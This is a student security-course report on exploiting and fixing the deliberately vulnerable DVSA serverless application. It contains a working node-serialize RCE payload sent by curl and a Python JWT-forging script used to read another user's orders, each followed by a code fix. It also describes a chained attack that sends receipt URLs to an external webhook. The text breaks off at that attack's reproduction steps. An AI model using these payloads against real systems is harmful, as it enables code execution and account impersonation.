COLLEGE OF COMPUTING AND MATHEMATICS
Information & Computer Science Department

DVSA PROJECT

ICS 344 — Information Security

This report documents the systematic discovery, exploitation, remediation, and verification of security vulnerabilities in the OWASP Damn Vulnerable Serverless Application (DVSA), deployed on AWS. Each vulnerability is analyzed with reproduction steps, evidence, code fixes, and structured security analysis.

Prepared by:

Joud Aljabri	202277140	F-11
Khawlah Almalki	202247320	F-11

Table of CONTENTS

LESSON 01 OF 10

EVENT INJECTION

01

LESSON 01 OF 10

EVENT INJECTION

1. GOAL & SUMMARY

This lesson demonstrates an Event Injection vulnerability in the DVSA-ORDER-MANAGER Lambda function. By crafting a malicious JSON body and sending it to the /order API Gateway endpoint, we force the Lambda runtime to execute attacker-controlled JavaScript during request parsing. The injection turns a normal data-handling path into a Remote Code Execution (RCE) vector, allowing an attacker to run arbitrary code inside the managed Lambda environment.

2. ROOT CAUSE ANALYSIS

In serverless architectures, a Lambda function is triggered by an event, in this case, an HTTP request forwarded from API Gateway. The Lambda code parses the event body and acts on it. Event Injection occurs when the parsing step treats attacker-controlled input as more than inert data, and specifically when the parser interprets part of the input as executable instructions.

DVSA-ORDER-MANAGER uses node-serialize.unserialize() to parse the incoming event body. Unlike JSON.parse(), this function recognizes a special marker (_$$ND_FUNC$$_) that tells it to reconstruct the associated string as a JavaScript function, and if the function expression ends with (), the library immediately invokes it. As a result, any attacker who can reach the endpoint can have arbitrary JavaScript executed inside the Lambda runtime before any authentication or business logic runs.

3. ENVIRONMENT SETUP

- **Target Lambda:** DVSA-ORDER-MANAGER
- **Endpoint:** API Gateway Invoke URL + /order
- **Region:** us-east-1
- **Tools:** curl, AWS Console (CloudWatch Logs, Lambda)

Retrieved the Invoke URL from API Gateway → APIs → DVSA-APIS → Stages → Stage → Invoke URL, then appended /order to construct the exploit target.

LESSON 01 OF 10

EVENT INJECTION

4. REPRODUCTION STEPS

1. Sent the following crafted POST request from the terminal:

```
curl -X POST "[API_GATEWAY_URL]/order" \
  -H "Content-Type: application/json" \
  -d '{
    "action": "_$$ND_FUNC$$_function(){
      var fs = require(\"fs\");
      fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my
hacked file!\");
      var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\");
      console.error(\"FILE READ SUCCESS: \" + fileData);
    }()",
    "cart-id": ""
  }'
```

The payload instructs the Lambda runtime to:

- Write a file to /tmp/pwned.txt (the Lambda writable directory).
- Read the file contents back.
- Log the result to CloudWatch via console.error().

2. Navigated to CloudWatch → DVSA-ORDER-MANAGER log group → opened most recent log stream

5. EVIDENCE & PROOF OF EXPLOIT

Navigated to CloudWatch → Log groups → /aws/lambda/DVSA-ORDER-MANAGER → most recent log stream.




Figure 1: CloudWatch log event showing the FILE READ SUCCESS line produced by the injected payload.

Result (Figure 1):

2026-04-04T15:01:21.139Z ERROR
FILE READ SUCCESS: You are reading the contents of my hacked file!

This log line is proof of execution. The only way this message could appear is if the event body was interpreted as code and the function was invoked inside the Lambda runtime. The exploit succeeded even though the client received a 500 error, the server-side log is the real evidence.

EVENT INJECTION

6. FIX STRATEGY

The event-parsing step must never interpret request content as executable code. The correct mitigation is to replace the unsafe deserializer with a strict JSON parser that only produces inert data structures. Any library that supports function deserialization must be removed from the request path entirely.

7. CODE & CONFIGURATION CHANGES

File: DVSA-ORDER-MANAGER/order-manager.js
Before (vulnerable):

```
const serialize = require('node-serialize');
// ......
var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

After (fixed):

```
 // Safe parsing (no unsafe deserialization)
var req = JSON.parse(event.body);
var headers = event.headers;
```

Deployed the patched Lambda via AWS Console → Lambda → DVSA-ORDER-MANAGER → Code → Deploy.

8. POST-FIX VERIFICATION

Re-ran the exact exploit payload from Section 4 against the patched endpoint, then searched the /aws/lambda/DVSA-ORDER-MANAGER log group for FILE READ SUCCESS.




Figure 2: CloudWatch log search for FILE READ SUCCESS returning "No events found" after the fix.

Result (Figure 2):

The search returned "No events found." JSON.parse() rejects the _$$ND_FUNC$$_ marker as invalid JSON syntax, so the injected function is never deserialized and never executed. Legitimate order requests with valid JSON bodies continue to work normally (verified by logging into the DVSA site and placing a normal order).

EVENT INJECTION

9. STRUCTURED ANALYSIS

9.1 Intended Logic and Security Rule(s)

In the AWS serverless architecture, an HTTP request to /order is forwarded by API Gateway to DVSA-ORDER-MANAGER as a Lambda event object containing the request body, headers, and metadata. The Lambda's first responsibility is to parse the event body into an inert data structure so subsequent code can read fields like action, cart-id, and order-id and dispatch business logic accordingly. Parsing is a data operation, it converts text into a tree of strings, numbers, and objects. It is not, and must never be, a code-execution step.

Security rules:

- **R1 (Parser as Trust Boundary):** The event body parser must produce inert data only; under no circumstance may any byte of the request body be evaluated as executable code during parsing.
- **R2 (Pre-Auth Safety):** Because Lambda event parsing happens before authentication, authorization, or business validation can run, the parser is exposed to fully unauthenticated, attacker-controlled input and must be safe by construction.
- **R3 (Event ≠ Code):** A serverless event is an attack surface, not a developer-facing data format; the system must treat every byte of an incoming event as hostile until proven otherwise.

9.2 Evidence Sources and Behavior Trace

Sources used: DVSA-ORDER-MANAGER/order-manager.js source code (AWS Console → Lambda → Code), the API Gateway Invoke URL (Console → API Gateway → DVSA-APIS → Stages), CloudWatch log group /aws/lambda/DVSA-ORDER-MANAGER, and curl requests issued from a WSL terminal.

Normal: A legitimate order request carries a plain JSON body ({"action":"new","cart-id":"..."}). The parser produces a data object, the router reads action, downstream logic runs, and CloudWatch shows only standard business-logic output. No code from the request body executes during parsing.

Exploit (pre-fix): A request body containing the _$$ND_FUNC$$_ marker followed by a JavaScript function expression ending in () is sent to /order. During the parsing step, before any authentication, authorization, or business logic runs, the Lambda's deserializer reconstructs the marker as a function and immediately invokes it. The injected code uses Node's fs module to write /tmp/pwned.txt, read it back, and emit console.error("FILE READ SUCCESS: ...").

9. STRUCTURED ANALYSIS

9.2 Evidence Sources and Behavior Trace

CloudWatch captures the line FILE READ SUCCESS: You are reading the contents of my hacked file!, which can only originate from code that actually ran inside the Lambda runtime. The client receives a 500 response, but that surface-level error is misleading, the attack already succeeded server-side before the handler crashed downstream.
Post-fix: The same payload is replayed against the patched endpoint. The parser is now JSON.parse(), which has no concept of executable markers and rejects the body as a syntax error. The _$$ND_FUNC$$_ string is never reconstructed as a function, the fs calls never run, and CloudWatch search for FILE READ SUCCESS returns "No events found." Legitimate JSON-bodied orders continue to work end-to-end (verified by placing a normal order through the DVSA web UI).

9.3 Deviation Analysis and Classification

The exploit violates R1, R2, and R3 simultaneously. R1 is violated because the event body parser executed attacker-controlled JavaScript during the parsing step itself, treating part of the request as code rather than as data. R2 is violated because this code execution happened before any authentication or authorization could intervene, the attacker did not need a valid token, a session, or any account at all; the parser was reachable directly from API Gateway. R3 is violated because the system treated the incoming event as if its contents were trustworthy when in fact every byte was attacker-controlled.

The evidence proving the violation is the CloudWatch log line FILE READ SUCCESS: You are reading the contents of my hacked file!. That message is not produced by any DVSA business logic and cannot appear unless the attacker's console.error() call actually executed inside the Lambda runtime. The pre-fix vs. post-fix CloudWatch contrast, log line present before the fix, "No events found" after, is unambiguous proof that the parser was the code-execution sink and that the fix removed it.

Classification: Intentional misuse / security-relevant abuse. The attack requires deliberately crafting a payload that exploits the parser's function-deserialization behavior; this is an active code-injection attack against the event-handling boundary, not a misconfiguration or accidental exposure.

9. STRUCTURED ANALYSIS

9.4 Explainable Fix and Post-Fix Validation

The wrong assumption was that the event body parser was a passive data-conversion utility, when in fact it was a code-execution sink with no input filtering. The fix belongs at the very entry point of DVSA-ORDER-MANAGER/order-manager.js, on the line that converts event.body from text into a usable object. The patched code uses JSON.parse(event.body), a strict parser whose output is inert data and whose grammar has no provision for executable content. event.headers is already a plain object provided by API Gateway and is used directly with no parsing step. The result is that the attack surface available pre-authentication shrinks from "any code expressible in JavaScript" to "any well-formed JSON document," restoring the parser to its intended role as a trust boundary rather than a code path.

Post-fix validation confirms resolution on three independent axes: **(1)** replaying the exact _$$ND_FUNC$$_ payload no longer produces a FILE READ SUCCESS log entry, CloudWatch search returns "No events found," proving the injected function is never constructed or invoked; **(2)** source inspection of the deployed Lambda confirms the parser on the request path is now JSON.parse() with no fallback to function-aware deserializers; **(3)** a legitimate order placed through the DVSA web UI completes end-to-end correctly, confirming the fix does not break valid client traffic. Together these three checks show that the parser now behaves as a true data boundary, it accepts well-formed JSON, rejects everything else, and never executes any byte of the input.

EVENT INJECTION

9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Event Injection	The event body must be parsed as inert data only; no part of a request should ever be executed as code	Source code (order-manager.js), CloudWatch logs	A legitimate JSON order request is processed normally and the order flow completes as expected	CloudWatch log shows FILE READ SUCCESS: You are reading the contents of my hacked file! confirming arbitrary code execution inside the Lambda runtime

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before/After
Event Injection	node-serialize.unserialize() treats attacker-controlled input as executable code, violating the rule that the parser must never execute request content	Intentional misuse / security-relevant abuse	Replaced serialize.unserialize() with JSON.parse() in DVSA-ORDER-MANAGER/order-manager.js	Re-ran exploit payload; CloudWatch search for FILE READ SUCCESS returned "No events found"	N/A

10. TAKEAWAY & LESSONS LEARNED

Event Injection in serverless systems is particularly dangerous because the "event" looks like simple JSON but is actually the entry point to a live runtime with file system access, environment variables, and IAM credentials. The key lesson is that the parser is a security boundary: if the parser can execute code, every other defense downstream is irrelevant. A 500 error returned to the client is not proof that an attack failed, the real evidence lives in backend logs, so defenders must test from the server's perspective, not the client's.

LESSON 02 OF 10

BROKEN AUTHENTICATION

02

LESSON 02 OF 10

BROKEN AUTHENTICATION

1. GOAL & SUMMARY

This lesson demonstrates a Broken Authentication vulnerability in the DVSA-ORDER-MANAGER Lambda function. By forging a JWT that claims to belong to another user, an attacker can retrieve the victim's private order data without knowing the victim's password and without possessing a cryptographically valid token. The vulnerability exists because the Lambda decodes the JWT payload and trusts the username field inside it, but never verifies the token's signature against Cognito's public keys.

2. ROOT CAUSE ANALYSIS

A JWT has three parts, header, payload, and signature, separated by dots. The signature is a cryptographic proof that the token was issued by a trusted authority (in this case, AWS Cognito) and has not been tampered with. Any server that accepts JWTs as authentication credentials must verify the signature on every request; decoding the payload alone is not authentication, it is merely parsing.

DVSA-ORDER-MANAGER extracts the Authorization header, splits the token at the dots, base64-decodes only the middle section (the payload), and reads the username field from it. The signature section is never inspected. This means any attacker who can construct a JSON object with a target user's UUID and base64-encode it can impersonate that user, the cryptographic proof of identity is treated as decoration rather than a security control.

3. ENVIRONMENT SETUP

- **Target Lambda:** DVSA-ORDER-MANAGER
- **Endpoint:** POST https://[API_GATEWAY_URL]/dvsa/order
- **Authentication:** AWS Cognito (User Pool us-east-1_xxxxxxxx), JWTs signed with RS256
- **Accounts used:** User B (attacker, attacker@test.com) and User C (victim, victim@test.com), both registered directly on the DVSA site
- **Tools:** Browser DevTools (to capture legitimate JWTs and inspect API calls), Python 3 (to decode and forge JWTs), curl (to replay the forged request), AWS Console (CloudWatch Logs, Lambda)

Attribute	User B (Attacker)	User C (Victim)
Order ID	5f2.....	a7d.....
Order Total	$33	$28

4. REPRODUCTION STEPS

1. Registered User B and User C on the DVSA site (via Cognito), placed one order per account.
2. Logged in as User C in the browser and captured the legitimate Cognito access token from DevTools → Application → Local Storage. Decoded the payload to extract User C's UUID.
3. Logged in as User B, captured User B's access token via DevTools → Network tab → the POST /dvsa/order request → authorization header. Also captured the expected request body shape ({"action":"orders"}).
4. Forged a new token by running the following Python script in WSL, which splits User B's token, modifies the payload to substitute User C's UUID into both the sub and username fields, and reattaches User B's original (now-invalid) signature:

```
import base64, json

user_b_token = [redacted]  # full access token
victim_uuid = '[redacted]

def b64url_decode(s): return base64.urlsafe_b64decode(s + "=" * (-len(s) % 4))
def b64url_encode(b): return base64.urlsafe_b64encode(b).decode().rstrip("=")

header_b64, payload_b64, signature = user_b_token.split(".")
payload = json.loads(b64url_decode(payload_b64))
payload["sub"] = victim_uuid
payload["username"] = victim_uuid
new_payload_b64 = b64url_encode(json.dumps(payload, separators=(",",
":")).encode())
forged = f"{header_b64}.{new_payload_b64}.{signature}"
print(forged)
```

5. Sent the forged token to the orders endpoint with the "orders" action:

```
curl -X POST "https://[API_GATEWAY_URL]/dvsa/order" \
  -H "Content-Type: application/json" \
  -H "authorization: [FORGED_TOKEN]" \
  -d '{"action":"orders"}'
```

5. EVIDENCE & PROOF OF EXPLOIT

The forged request, sent while the attacker was not authenticated as the victim and carrying a mathematically invalid signature, returned the victim's private order data:


```
{
  "status": "ok",
  "orders": [
    {
      "order-id": "a7d[redacted]",
      "date": 1775829811,
      "total": 28,
      "status": "processed",
      "token": [redacted]
    }
  ]
}
```


This is identical to the response User C sees when legitimately requesting their own orders (verified by the earlier Network-tab capture while logged in as User C). The server returned User C's $28 Super Mario order and its access token to a request authenticated only by a forged payload. No password was ever used, and the signature was copied verbatim from User B's token, making it invalid for the modified payload.




Figure 1: Python script output showing User B's original payloadand the forged payload.

5. EVIDENCE & PROOF OF EXPLOIT




Figure 2: WSL terminal showing the forged curl command and the server returning User C's $28 order.




Figure 3: DevTools Network capture of User B's legitimate request, returning User B's separate $33 order, proof the two accounts have distinct data.

6. FIX STRATEGY

The Lambda must verify the JWT signature on every request, not just decode the payload. Specifically, it must **(a)** fetch the JSON Web Key Set (JWKS) published by the Cognito User Pool, **(b)** use the appropriate public key to verify the signature cryptographically, and **(c)** reject the request with a 401 if verification fails. Only after successful verification should the username field be trusted.

The node-jose library, already imported in order-manager.js, supports this workflow through jose.JWK.asKeyStore() and jose.JWS.createVerify().

7. CODE & CONFIGURATION CHANGES

File: DVSA-ORDER-MANAGER/order-manager.js
Before (vulnerable):

```
var auth_data =
jose.util.base64url.decode(token_sections[1]);
   var token = JSON.parse(auth_data);
   var user = token.username;
```

After (fixed):

```
exports.handler = async (event, context) => {
 return new Promise(async (resolve, reject) => {
    const callback = (err, response) => resolve(response);

    var req = JSON.parse(event.body);
    var headers = event.headers;
    var auth_header = headers.Authorization || headers.authorization;
    if (!auth_header) {
        callback(null, {
            statusCode: 401,
            body: JSON.stringify({ status: 'err', msg: 'Missing authorization header' })
        });
        return;
    }
    var token_str = auth_header.replace(/^Bearer\s+/i, '').trim();

    const jwksUri = 'https://cognito-idp.us-east-1.amazonaws.com/${userPoolId}/.well-
known/jwks.json';
    var user;
    try {
        const https = require('https');
        const jwks = await new Promise((resolve, reject) => {
            https.get(jwksUri, (res) => {
                let data = '';
                res.on('data', chunk => data += chunk);
                res.on('end', () => resolve(JSON.parse(data)));
                res.on('error', reject);
            });
        });
        const keystore = await jose.JWK.asKeyStore(jwks);
        const verified = await jose.JWS.createVerify(keystore).verify(token_str);
        var token = JSON.parse(verified.payload.toString());
        user = token.username;        // only trusted AFTER cryptographic verification
    } catch (err) {
        console.error('Token verification failed:', err.message);
        callback(null, {
            statusCode: 401,
            body: JSON.stringify({ status: 'err', msg: 'Invalid token' })
        });
        return;
    }

    var isAdmin = false;
    // ... rest of handler unchanged ...
 });
};
```

Deployed the patched Lambda via AWS Console → Lambda → DVSA-ORDER-MANAGER → Code → Deploy.

7. CODE & CONFIGURATION CHANGES

The handler was converted to async and wrapped in a returned Promise so that the existing callback-based .then() chains (used to invoke downstream Lambdas) still resolve correctly after the asynchronous JWKS fetch and signature verification. Deployed via AWS Console → Lambda → DVSA-ORDER-MANAGER → Code → Deploy.

8. POST-FIX VERIFICATION

Test 1: Replay the forged token:

```
curl ... -H "authorization: [FORGED_TOKEN]" -d
'{"action":"orders"}'
```

Result: {"status":"err","msg":"Invalid token"}, signature verification fails because the modified payload no longer matches User B's original signature, and no one can forge a new valid signature without Cognito's private key.

Figure 4: WSL terminal showing the forged token now rejected

Test 2: Legitimate access via curl (User B's fresh, unmodified token):
Result: Returned User B's own $33 order.

Figure 5: WSL terminal showing a legitimate User B token still returning User B's $33 order.

Test 3: Legitimate access via the DVSA web UI: Logged in as User B through the browser, clicked Orders, the $33 order displayed correctly. The fix does not break the normal user flow.

9. STRUCTURED ANALYSIS

9.1 Intended Logic and Security Rule(s)

DVSA uses AWS Cognito as its identity provider. When a user logs in, Cognito issues an RS256-signed JWT containing claims such as sub (the user's UUID), username, iss (issuer), and exp (expiration). The frontend stores this token and attaches it to every authenticated request as the Authorization header. The backend Lambda (DVSA-ORDER-MANAGER) is expected to receive the token, cryptographically verify that it was signed by Cognito's private key (using the public JWKS endpoint published by the User Pool), and only then trust the identity claims inside the payload to authorize actions like "show me my orders."

Security rules:

- **R1 (Signature Verification):** The server must cryptographically verify the JWT signature against Cognito's published JWKS on every authenticated request before reading any claim from the token.
- **R2 (Claim Trust Boundary):** Identity fields like username and sub are trustworthy only after successful signature verification; an unverified payload is attacker-controlled data, not an identity.
- **R3 (Authorization by Verified Identity):** Data scoping (e.g., "return this user's orders") must use the verified username/sub from the token, never a value supplied or modifiable by the client.

9.2 Evidence Sources and Behavior Trace

Sources used: DVSA-ORDER-MANAGER/order-manager.js source code (AWS Console → Lambda → Code), browser DevTools (Network tab and Local Storage to capture legitimate JWTs and inspect API request/response shapes), Python 3 (to decode token payloads and construct the forged token), curl (to replay the forged request), and the DVSA web UI (to confirm normal user flows).

Normal: User B logs in via Cognito, receives a valid signed JWT, and calls POST /dvsa/order with {"action":"orders"}. The server returns User B's own $33 order. User C, in a separate session, calls the same endpoint and receives only User C's $28 order. The two users' data are properly isolated.

9. STRUCTURED ANALYSIS

9.2 Evidence Sources and Behavior Trace

Exploit (pre-fix): Using Python, the attacker takes User B's legitimate token, decodes the middle (payload) section, replaces the sub and username fields with User C's UUID, re-encodes the payload, and reattaches User B's original signature (now mathematically invalid for the modified payload). The forged token is sent with `{"action":"orders"}`. The server returns User C's private $28 order, including its order token MF6GmXcWo001, despite the signature being invalid for the payload and the attacker never possessing User C's password.

Post-fix: The same forged token now produces `{"status":"err","msg":"Invalid token"}` because `jose.JWS.createVerify(keystore).verify(token_str)` rejects any token whose signature does not validate against Cognito's JWKS. A legitimate, unmodified User B token still returns User B's $33 order via both curl and the DVSA web UI, confirming the fix does not break normal authentication.

9.3 Deviation Analysis and Classification

The exploit violates R1, R2, and R3 simultaneously. R1 is violated because the pre-fix code never invoked any signature-verification function, it called `jose.util.base64url.decode()` on the payload section only and parsed the result, completely ignoring the signature section of the token. R2 is violated as a direct consequence: `token.username` was treated as a trustworthy identity even though no cryptographic check had been performed. R3 is violated downstream when that unverified username was used to scope the DynamoDB query, returning whichever user's orders the attacker named in the forged payload.

The evidence proving the violation is the side-by-side response comparison: a legitimate User B token returns User B's $33 order, while a forged token (User B's signature, User C's UUID in the payload) returns User C's $28 order. The only thing that changed between the two requests is the payload contents of the token, the signature was identical and mathematically invalid for the modified payload, yet the server returned different users' data based solely on the unverified payload claim. This is unambiguous proof that no signature check occurred.

Classification: Intentional misuse / security-relevant abuse. The attack requires deliberate construction of a forged token to impersonate another user; this is not a misconfiguration or accidental exposure but an active impersonation attack against the authentication boundary.

9. STRUCTURED ANALYSIS

9.4 Explainable Fix and Post-Fix Validation

The wrong assumption was that decoding a JWT's payload was sufficient to identify the caller. In fact, decoding only reveals what the token claims, only signature verification proves those claims came from a trusted authority (Cognito). The fix belongs in DVSA-ORDER-MANAGER/order-manager.js at the request entry point, before any identity-dependent logic runs. The patched code (a) fetches Cognito's JWKS from https://cognito-idp.<region>.amazonaws.com/<user-pool-id>/.well-known/jwks.json, **(b)** builds a keystore with jose.JWK.asKeyStore(jwks), **(c)** cryptographically verifies the token with jose.JWS.createVerify(keystore).verify(token_str), and **(d)** only then reads token.username from the verified payload. Any token whose signature does not validate is rejected with HTTP 401 Invalid token.

Post-fix validation confirms resolution on three independent axes: **(1)** the original forged token is rejected with {"status":"err","msg":"Invalid token"}, proving signature verification is now enforced and that an attacker cannot forge a valid signature without Cognito's private key; **(2)** a legitimate, unmodified User B token sent via curl still returns User B's correct $33 order, proving the verification logic accepts genuine tokens; **(3)** logging in through the DVSA web UI as User B and clicking "Orders" still displays the $33 order, confirming the fix does not break the normal browser-based authentication flow.

9. STRUCTURED ANALYSIS

Table A — Intended vs. Actual Behavior

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	The server must cryptographically verify the JWT signature against Cognito's public JWKS before trusting any field in the token payload; decoding alone is not authentication	Source code (order-manager.js), Browser DevTools (Network tab, Local Storage), Python JWT decode output	User B's legitimate token returns only User B's own $33 order data	Forged token with User C's UUID in payload but User B's invalid signature returned User C's private $28 order, server never checked the signature

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before/After
Broken Authentication	The server reads username from an unverified payload, allowing any attacker to impersonate any user by simply base64-encoding a forged UUID, the cryptographic proof of identity is never enforced	Intentional misuse / security-relevant abuse	Added JWKS fetch and jose.JWS.createVerify() signature verification in DVSA-ORDER-MANAGER/order-manager.js; token fields only trusted after successful verification	Forged token now returns {"status":"err", "msg":"Invalid token"}; legitimate User B token still returns correct order data	N/A

10. TAKEAWAY & LESSONS LEARNED

Broken Authentication in JWT-based systems almost always comes down to the same mistake: confusing decoding with verifying. Base64 decoding reveals what a token claims, but only signature verification proves the claim came from a trusted authority.

In this case, a single missing call to a cryptographic verify function turned Cognito, an entire managed identity service, into decoration. The fix required no new libraries (node-jose was already imported) and no architectural changes, only the discipline to actually use the verification step that the library exists to perform. The broader lesson is that cryptographic protections are only as strong as whether they are checked; a signature that is never verified is worse than no signature at all, because it creates the illusion of security while providing none.

LESSON 03 OF 10

SENSITIVE INFORMATION DISCLOSURE

03

LESSON 03 OF 10

VULNERABLE DEPENDENCIES

1. GOAL & SUMMARY

The vulnerability is a chained attack combining Remote Code Execution (RCE) via Node.js deserialization and Sensitive Information Disclosure in the DVSA receipt management system.

The first affected component is the DVSA-ORDER-MANAGER Lambda function, which uses the vulnerable node-serialize package. This package unsafely deserializes user-supplied input, allowing an attacker to inject a $$ND_FUNC$$payload that executes arbitrary JavaScript code on the server — with no authentication required beyond a dummy Authorization header.

The second affected component is the DVSA-ADMIN-GET-RECEIPT Lambda function, which performs no authorization check before executing. It accepts a year and month as input and immediately returns signed S3 URLs to download all receipts for that period.

The attacker chains these two vulnerabilities together — the RCE hijacks the DVSA-ORDER-MANAGER server and forces it to internally invoke DVSA-ADMIN-GET-RECEIPT, which then exfiltrates the signed receipt download URL to an external attacker-controlled webhook. The security impact is complete unauthorized access to sensitive financial receipt data belonging to all users in the system, achieved entirely from outside AWS with no console access required.

2. ROOT CAUSE ANALYSIS

Change from "no authorization check" being the only issue, to explaining two vulnerabilities chained together:


- DVSA-ORDER-MANAGER uses node-serialize which is vulnerable to $$ND_FUNC$$ deserialization RCE
- DVSA-ADMIN-GET-RECEIPT has no authorization check
- The attacker chains them — RCE hijacks the server, then the server calls the admin function internally

3. ENVIRONMENT SETUP

- **DVSA Website URL:** http://dvsa-joud-2026-448842988219-us-east-1.s3-website-us-east-1.amazonaws.com
- **Vulnerable Lambda function:** DVSA-ADMIN-GET-RECEIPT
- **AWS Services involved:** AWS Lambda
- **Tools used:** Mac Terminal, curl, webhook.site, AWS Lambda Console (Test tab), AWS Console
- **Account context:** Regular authenticated DVSA user (non-admin)

4. REPRODUCTION STEPS

